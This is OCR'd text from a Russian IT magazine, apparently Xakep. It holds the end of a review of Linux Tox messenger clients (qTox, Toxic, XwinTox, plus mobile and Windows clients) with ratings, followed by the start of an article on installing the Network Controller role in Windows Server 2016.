Следующий «официальный» клиент Tox — это qTox. Приложение написано на C++ с использованием фреймворка Qt 5. Последняя на данный момент версия — 1.2. Установка проходит так же, как и установка uTox. То есть, единожды добавив репозиторий uTox, ты сможешь установить из него и qTox. Размер сообщений в qTox ограничен 1372 байтами. Есть аудио- и видеосвязь, фильтр шума и подавление эха (полезно, если пользоваться встроенным микрофоном и колонками). Поддерживаются эмотиконы и прокси. Все как в Skype. Главное достоинство qTox — это высокая скорость работы. Пожалуй, это самый быстрый клиент Tox для Linux. Интерфейс во многом повторяет uTox. Разве что выглядит приложение более доработанным и удобным для пользователя. Вылетает программа гораздо реже: за все время qTox рухнул всего раз. Обновления появляются каждый день, даже в выходные. Звук и видео передаются, на мой взгляд, хуже, чем в uTox, но стабильно. Хотелось бы, чтобы в новых версиях приложение научилось менять шрифт в окне набора текста. Не помешает и возможность смены статуса через контекстное меню значка программы в системном лотке.

Важно! Все клиенты Tox используют общую папку профиля, где и хранят свои настройки. Но, как ни странно, контакт, добавленный в список в uTox, никак не отображается в qTox. И его приходится добавлять в список контактов заново. Возможно, это связано с тем, что у приложений разные файлы настроек.

qTox — готовое решение для протокола Tox. По всей видимости, его предпочтут пользователи KDE.



Видеосвязь работает исправно

Рейтинг


- удобство: 9 баллов;
- функциональность: 10 баллов;
- простота настройки: 7 баллов;
- стабильность: 9 баллов.

TOXIC

Этот клиент Tox создан для настоящих линуксоидов. Он — консольный. Toxic написан на си с использованием псевдографической библиотеки ncurses и доступен только для Linux и FreeBSD. Кстати, вышел он одним из первых, еще во второй половине 2013 года, и является одним из самых старых клиентов Tox. Устанавливается из репозитория Tox, так же как и в случае с qTox и uTox. Любители сложностей могут попробовать собрать Toxic из исходников. Для BSD-систем имеются скомпилированные порты. Пользоваться Toxic довольно просто (насколько это возможно при работе в терминале). Запуск — команда `toxic`, получить помощь — команда `toxic -help`. Дополнительные настройки про-

граммы хранятся в конфигурационном файле `./config/tox/toxic.conf`. Пример файла можно найти на сайте Toxic.

Приятно удивила функция голосовых и даже видеоуведомлений на рабочем столе. Из стандартных возможностей можно отметить симуляцию статуса «офлайн», поддержку SOCKS5 и HTTP-прокси, блокировку неугодных контактов, защиту профиля паролем, шифрование профилей пользователей. И конечно, аудио- и видеосвязь. По удобству Toxic проигрывает uTox и qTox, но не стоит забывать, что это консольный клиент.



Спартанский интерфейс Toxic

Рейтинг


- удобство: 4 балла;
- функциональность: 6 баллов;
- простота настройки: 4 балла;
- стабильность: 9 баллов.

XWINTOX


XwinTox — это экспериментальный клиент Tox, разработанный не столько для Linux, сколько для других BSD-систем, таких как Solaris или FreeBSD. Но при желании его можно собрать и в Linux из исходников. Код написан на C и C++, интерфейс реализован с помощью графического тулкита FLTK. Разработчики утверждают, что благодаря модульной конструкции XwinTox является самым быстрым и безопасным клиентом Tox. По их словам, из-за разделения на мо-

дули приложение использует меньше ресурсов компьютера и работает значительно быстрее остальных клиентов Tox. На деле в Linux XwinTox работает примерно так же, как и uTox. Хотя памяти потребляет чуть меньше. Иногда падает, особенно при попытке отправить файл от 150 Мбайт. Выглядит приложение в Linux, прямо скажем, некрасиво. Видимо, это издержки использования FLTK.

По сути, это тот же uTox, только написанный с использованием не GTK+ или Qt, а FLTK. Вообще, интерфейс практически всех десктопных клиентов Tox (неважно, Linux это, OS X или Windows) повторяет интерфейс uTox. И это хорошо. Поддерживаются обмен текстовыми сообщениями, аудио- и видеозвонки. Качество связи не вызывает претензий. Но это заслуга скорее ядра Tox, а не XwinTox. XwinTox лучше подойдет тем, кто использует Solaris и BSD-системы.



XwinTox все же не для Linux



WARNING

Ни в коем случае не удаляй папку с настройками Tox ~/.config/tox! Это может привести к потере приватного ключа Tox!

Рейтинг

- удобство: 9 баллов;
- функциональность: 8 баллов;
- простота настройки: 7 баллов;
- стабильность: 3 балла.


МОБИЛЬНЫЕ КЛИЕНТЫ И КЛИЕНТ ДЛЯ WINDOWS

За рамками этого обзора остались мобильные клиенты Tox и приложения для Windows. Приложения для двух основных мобильных платформ пока недостаточно стабильны и поддерживают не все функции Tox. Пользоваться ими можно в основном для приема и отправки текстовых сообщений и файлов.

Antox — клиент Tox для Android. Проект активно разрабатывается и находится в стадии бета-тестирования. В данный момент пользователю доступен только обмен текстовыми сообщениями и файлами, а также групповые чаты. Функции аудио- и видеосвязи находятся на стадии реализации. Antox можно установить из репозитория Google Play Beta, созданного Google специально для тестирования приложений, либо из стороннего репозитория полностью свободных приложений F-Droid. Приложение пока сырое, и говорить о полноценной замене десктопной версии рано.

Не забыты и пользователи iOS. Antidote — это клиент Tox для iOS. Поддерживает обмен текстовыми сообщениями и файлами, голосовое общение. Видеосвязь пока не реализована. Есть функция шумоподавления и фильтрации эха. Разработка ведется активно, обновления выходят очень часто, иногда несколько раз в сутки. Справедливо ожидать в ближайшем будущем все функции протокола Tox в этом приложении.

Особняком стоит Isotoxin — клиент Tox для Windows, написанный с нуля нашим соотечественником под ником Rotkaermota. Программа написана на C++. Isotoxin производит очень хорошее впечатление, и это неспроста. В нем реализована полная поддержка всех текущих возможностей протокола Tox, включая видеозвонки. Из других фич можно отметить собственный протокол для общения внутри локальной сети (создавался в основном для отладки системы плагинов, но вполне работоспособен: имеется все то же самое, что в Tox, кроме видео), поддержку одновременной работы нескольких



Isotoxin можно изменять на свое усмотрение благодаря встроенному редактору тем

протоколов (можно, например, иметь сразу два подключения к Tox с разных ID), продвинутые возможности, такие как метаконтакты, аудио- и видеозвонки, расшаривание десктопа, групповые чаты, поиск по сообщениям, передача файлов, поддержка «скинов» в интерфейсе. Приложение достаточно стабильно для того, чтобы рекомендовать его для повседневного использования.

ВЫВОДЫ

Если бы Skype не купила Microsoft, то, возможно, не появился бы протокол Tox. Самое ценное в Tox — это его по-настоящему полная анонимность. Особенность, которой не может похвастаться ни один из ныне существующих мессенджеров. Клиенты Tox в данный момент активно разрабатываются, постоянно обновляются, появляются новые. В этой статье рассмотрены самые популярные и распространенные приложения для работы с Tox в Linux. Разумеется, они не лишены недостатков, как и любые молодые проекты. Но основные функции, реализованные в протоколе Tox, в них работают исправно и без нареканий. Установка официальных клиентов несложна и сводится к вводу в консоли нескольких простых команд. Будем надеяться, что, когда Tox достигнет соответствующей стабильности, его и несколько клиентов включат в репозитории основных дистрибутивов Linux. Лучший пока, безусловно, qTox. Он быстр, падает меньше всех и выглядит лучше остальных.

Самое главное, неоспоримое преимущество Tox — это отсутствие какого-либо контроля со стороны софтверных компаний. Никто не имеет монополии на Tox. И это очень хорошо. Это полностью сглаживает все острые углы и нивелирует любые бывшие, имеющиеся и будущие недостатки Tox. Tox — это действительно безопасно и анонимно. То, чего все давно ждали.



СЕТЕВОЙ КОНТРОЛЛЕР

РАЗБИРАЕМСЯ С НОВОЙ РОЛЬЮ WINDOWS SERVER 2016

Мартин «urban.prankster» Пранкевич
martin@synack.ru

Облачные решения все плотнее смешиваются с привычными, и сегодня определить, на каком сервере запущено приложение, становится сложнее, да и ситуация может измениться в любой момент. Помимо физических сетей, в ЦОД присутствуют сотни виртуальных. Управлять этим зоопарком при помощи традиционных сетевых технологий все труднее. В Windows Server 2016 появился новый элемент Network Controller, реализующий концепцию программно определяемой сети (Software Defined Networking).

ВОЗМОЖНОСТИ NETWORK CONTROLLER

Network Controller — новая роль в составе Win 2016, пришедшая из Azure, обеспечивает единую точку управления и мониторинга для всех физических и виртуальных сетей домена, позволяя из одной точки настраивать IP-подсети, VLAN, маршрутизаторы и физические сетевые адаптеры Hyper-V-хостов. Используя Network Controller, мы можем управлять соединениями виртуальных машин Hyper-V, виртуальными коммутаторами, физическими сетевыми маршрутизаторами, настройками файрвола, VPN-шлюзами, в том числе и RRAS, и балансировкой нагрузки. Маршрутизацию обеспечивает использование протокола Border Gateway Protocol (BGP). Управление правилами брандмауэра позволяет контролировать трафик в любом направлении, используемом узлами кластера и отдельными VM. В качестве виртуальных сетей поддерживаются не только родные для MS NVGRE (Network Virtualization using Generic Routing Encapsulation, используется от Win 2012), но и VXLAN (Virtual Extensible LAN — VMware, Arista Networks, Cisco...). Функциональность, как мы видим, не ограничивается только виртуальными машинами, управлять можно также физическими серверами, являющимися частью кластера Windows Server. Для управления функциями Network Controller реализовано два API:

- **Southbound API**. Используется для взаимодействия с сетевыми устройствами, службами и прочими элементами облака. Именно с его помощью обнаруживаются конфигурации и изменения, собираются данные о сети;
- **Northbound API**. Представляет собой REST-интерфейс. Используется для мониторинга и управления сетью при помощи командлетов PowerShell, API REST или System Center 2016 Virtual Machine Manager (SCVMM 2016) и System Center 2016 Operations Manager (SCOM 2016). В последних двух вариантах доступен графический интерфейс.

Сетевой контроллер, используя SNMP и анализ сетевого потока, обнаруживает проблемы, связанные с задержками и потерями пакетов, и информирует о неправильно работающих устройствах в сети. Поддерживается новый инструмент Microsoft Message Analyzer, пришедший на замену Microsoft Network Monitor, он позволяет захватывать, отображать и анализировать трафик по различным протоколам, отслеживать и оценивать системные события, сообщения устройств, задержки и потери пакетов, искать и устранять неисправности. Ведется сбор SNMP-данных, определяется статус работы отдельных устройств. Есть возможность автоматического обнаружения и группирования устройств по некоторым характеристикам, с установлением зависимости между физическими и виртуальными устройствами. Например, в случае обнаружения проблем с определенными сервисами сетевой контроллер помечает все связанные серверы, VM, маршрутизаторы и прочее как неисправные. Для автоматического обнаружения физических и виртуальных серверов в сети используется механизм Data Center Bridging, реализующий несколько стандартов IEEE 802.1.

УСТАНОВКА РОЛИ NETWORK CONTROLLER

Развернуть Network Controller можно как в доменной, так и в бездоменной сети. В первом случае аутентификация пользователей и сетевых устройств производится при помощи Kerberos, во втором потребуются сертификаты. Для знакомства и тестирования можно использовать единственный физический или виртуальный сервер. В промышленной среде для обеспечения высокой доступности следует развернуть кластер из нескольких серверов. Network Controller легко масштабируется, поэтому новые серверы добавляются в кластер очень просто. Клиенты для управления Network Controller могут использовать не только серверную ОС, но и Win 8/8.1/10.

Если узлы с ролью Network Controller развернуты в разных подсетях, следует в диспетчере DNS разрешить динамические обновления DNS для зоны, установив в свойствах зоны параметр Dynamic updates в Secure only. Тип зоны должен быть установлен в Primary или Active Directory-integrated. И установить разрешения для узлов в Security → Advanced (Безопасность → Дополнительно). Для тестовой среды с одним сервером это не нужно.

Каждый сервер и клиент, участвующий в соединении, потребует сертификат, содержащий в поле Subject имя компьютера. Это позволяет разрешить его через DNS. Сертификаты следует импортировать/экспортировать на остальные узлы и сделать доверенными для остальных участников. Будем считать, что все это уже сделано, и на управлении сертификатами останавливаться не будем. Для тестирования можно сгенерировать самоподписанный сертификат с помощью диспетчера IIS.



Установить роль Network Controller (Сетевой контроллер) можно при помощи диспетчера сервера, выбрав его в ролях сервера и подтвердив установку инструментов управления или PowerShell. Команда здесь проста:

```
PS> Install-WindowsFeature -Name NetworkController ↵
    -IncludeManagementTools
```

Мастер добавления ролей и компонентов

Выбор ролей сервера

КОНЕЧНЫЙ СЕРВЕР
WIN-VSH1POO8PR5

Перед началом работы
Тип установки
Выбор сервера
Роли сервера
Компоненты
Сетевой контроллер
Подтверждение
Результаты

Выберите одну или несколько ролей для установки на этом сервере.

Роли

Веб-сервер (IIS) (Установлено 10 из 43)
Доменные службы Active Directory
Режим Windows Server Essentials
Сетевой контроллер
Служба опекуна узла
Службы Active Directory облегченного доступа к
Службы MultiPoint
Службы Windows Server Update Services
Службы активации корпоративных лицензий
Службы печати и документов
Службы политики сети и доступа
Службы развертывания Windows
Службы сертификатов Active Directory
Службы удаленных рабочих столов
Службы управления правами Active Directory
Службы федерации Active Directory
Удаленный доступ (Установлено 2 из 3)
Файловые службы и службы хранилища (Устанс
Факс-сервер

Описание

Сетевой контроллер предоставляет точку автоматизации, необходимую для непрерывной конфигурации, мониторинга и диагностики виртуальных сетей, физических сетей, сетевых служб, топологии сети, управления адресами и т.д. в метке центра обработки данных.

< Назад | Далее > | Установить | Отмена


Установка роли «Сетевой контроллер»

